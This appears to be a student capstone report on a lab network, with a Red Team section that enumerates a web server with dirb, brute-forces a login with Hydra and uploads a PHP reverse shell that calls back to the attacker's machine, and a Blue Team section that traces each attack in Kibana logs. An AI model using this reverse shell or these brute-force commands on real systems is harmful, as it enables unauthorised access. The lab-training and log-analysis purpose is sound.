Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.100
OS: Windows
Hostname: Hyper-v Manager

IPv4:192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	this is the target machine using apache web server
Kali	192.168.1.90	This is the attacking machine using the kali linux.
Elk	192.168.1.100	Centralized logging service for identify problem in the server or application
Hyper V Manager	192.168.1.1	Software that use to virtualizes hardware into virtual machines or server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-23: Relative Path Traversal	The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.	This will allow the attacker to obtain knowledge of hidden directories on the system.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will allow the attacker to run dictionary based attacks to obtain credentials.
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," the input before its usage in "require,"	This will allow the to attacker to use remote file inclusion to be able to run code on a server.

Exploitation: CWE-23: Relative Path Traversal

01


Tools & Processes
Used the ‘dirb’ command to launch a dictionary based attack against the web server. DIRB looks for existing and/or hidden web object.

command use
Dirb http://192.168.1.105

02

Achievements
using this tool granted the knowledge of the tow hidden directories within the web server. The ‘server-status’ and ‘webdav’ directory were both uncovered using dirb.

03



```
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 21 19:16:14 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.tx

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
```

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes


the Hydra program was used to run a brute force attack on the credentials for the ‘secret_folder’directory hydra -l ashton -p rockyou.txt -s 80 -f -vV 192.168.1.105 /company_folders/secret_folder

02

Achievements

this was able to produce the credentials ”ashton’:leopoldo” for access to the ‘secret_folder’ directory.

03



```
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
ATTEMPT] target 192.168.1.105 - lo
```

ploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes


Able to upload a reverse shell code without the server restricting the input before its usage.

Once provisioning netcat to listen on port 80 the attack was a success.

02

Achievements

once the code was executed this provided access to the target server using a reverse shell.



```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.90';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 1;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to d
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

the port scan occurred at 04:55 pm

There were 10,012 packets sent from the IP address 192.168.1.90



```
source.ip :192.168.1.90 AND destination.ip :192.168.1.105 AND NOT destination.port:80 AND NOT destination.port:53206
```

10,012 hits

Apr 23, 2021 @ 17:30:09.003 - Apr 23, 2022 @ 17:30:09.003 —

Selected fields

_source

This field is present in your Elasticsearch mapping but not in the 500 documents shown in the doc table. You may still be able to visualize or search on it.

Available fields

Popular

t url.path

@timestamp

Top 5 values in 500 / 500 records

Value	Share
Apr 22, 2022 @ 04:55:40.007	99.6%
Apr 22, 2022 @ 04:55:50.000	0.4%

t _id

t _index


_score

```
Time                         _source

> Apr 22, 2022 @ 04:55:50.000  @timestamp: Apr 22, 2022 @ 04:55:50.000 event.start: Apr 22, 2022 @ 04:54:51.591 event.end: Apr 22, 2022 @ 04:54:51.591 event.duration: 0.0
                               event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow network.type: ipv4 network.transport: tcp
                               network.community_id: 1:kjQJ6/M4P0EGUnRWEBPWcUFQexA= network.bytes: 116B network.packets: 2 destination.ip: 192.168.1.105 destination.port: 1025
                               destination.packets: 1 destination.bytes: 56B host.name: server1 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaQy4AQQ flow.final: true type: flow
                               source.bytes: 60B source.ip: 192.168.1.90 source.port: 47116 source.packets: 1 agent.version: 7.7.0 agent.type: packetbeat

> Apr 22, 2022 @ 04:55:50.000  @timestamp: Apr 22, 2022 @ 04:55:50.000 network.packets: 2 network.type: ipv4 network.transport: tcp
                               network.community_id: 1:kVFX9j7kGl2nxvILfjsb+qA5BLw= network.bytes: 116B agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 403e1e90-
                               142d-44b2-aeb7-60b6ffe7dc2f agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 source.ip: 192.168.1.90 source.port: 47117
                               source.packets: 1 source.bytes: 60B destination.bytes: 56B destination.ip: 192.168.1.105 destination.port: 1025 destination.packets: 1
                               event.end: Apr 22, 2022 @ 04:54:53.142 event.duration: 0.0 event.dataset: flow event.kind: event event.category: network_traffic

> Apr 22, 2022 @ 04:55:40.007  @timestamp: Apr 22, 2022 @ 04:55:40.007 source.ip: 192.168.1.90 source.port: 47105 source.packets: 1 source.bytes: 60B
                               flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaQG4AQQ flow.final: true network.bytes: 116B network.packets: 2 network.type: ipv4 network.transport: tcp
                               network.community_id: 1:T8vPFTPSLXxklyeeF9L21Mmc91k= agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat
```

Analysis: Finding the Request for the Hidden Directory

At 04:52 pm 18,118 request were made

Each request was for a different directory from DIRB wordlist, it identified two directories, server-status and webdav.



source.ip :192.168.1.90 AND destination.ip :192.168.1.105 AND http.response.status_code:404

18,118 hits

Apr 16, 2022 @ 18:06:27.568 - Apr 23, 2022 @ 18:06:27.568 —

This field is present in your Elasticsearch mapping but not in the 500 documents shown in the doc table. You may still be able to visualize or search on it.


Top 5 values in 500 / 500 records

Apr 22, 2022 @ 04:41:47.109	0.6%
Apr 22, 2022 @ 04:41:47.266	0.6%
Apr 22, 2022 @ 04:41:47.531	0.6%
Apr 22, 2022 @ 04:41:47.537	0.6%
Apr 22, 2022 @ 04:41:47.626	0.6%

```
> Apr 23, 2022 @ 16:52:07.526  @timestamp: Apr 23, 2022 @ 16:52:07.526 type: http agent.type: packetbeat agent.ephemeral_id: 0514a82a-24e8-4481-86fb-5aa6472f0d67
                               agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 query: GET /favicon.ico http.request.method: get
                               http.request.bytes: 245B http.request.headers.content-length: 0 http.response.status_phrase: not found http.response.status_code: 404
                               http.response.bytes: 491B http.response.body.bytes: 275B http.response.headers.content-length: 275 http.response.headers.content-type: text/html;
                               charset=iso-8859-1 http.version: 1.1 destination.port: 80 destination.bytes: 491B destination.ip: 192.168.1.105 network.direction: inbound
> Apr 23, 2022 @ 16:52:07.465  @timestamp: Apr 23, 2022 @ 16:52:07.465 host.name: Kali source.ip: 192.168.1.90 source.port: 57124 source.bytes: 245B event.duration: 1.2
                               event.start: Apr 23, 2022 @ 16:52:07.465 event.end: Apr 23, 2022 @ 16:52:07.467 event.kind: event event.category: network_traffic
                               event.dataset: http url.domain: 192.168.1.105 url.path: /favicon.ico url.full: http://192.168.1.105/favicon.ico url.scheme: http
                               client.ip: 192.168.1.90 client.port: 57124 client.bytes: 245B user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
                               Firefox/68.0 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 245B http.response.status_phrase: not found
> Apr 22, 2022 @ 04:41:47.661  @timestamp: Apr 22, 2022 @ 04:41:47.661 host.name: server1 user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) method: get
                               network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:b80DZx3/rjtsRjjud82x9zHD538=
```

Analysis: Uncovering the Brute Force Attack

- 4 request were made during the attack
- once the credential were found the hydra application stopped sending request so there were all needed



source.ip :192.168.1.90 AND destination.ip :192.168.1.105 AND http.response.status_code:401

4 hits

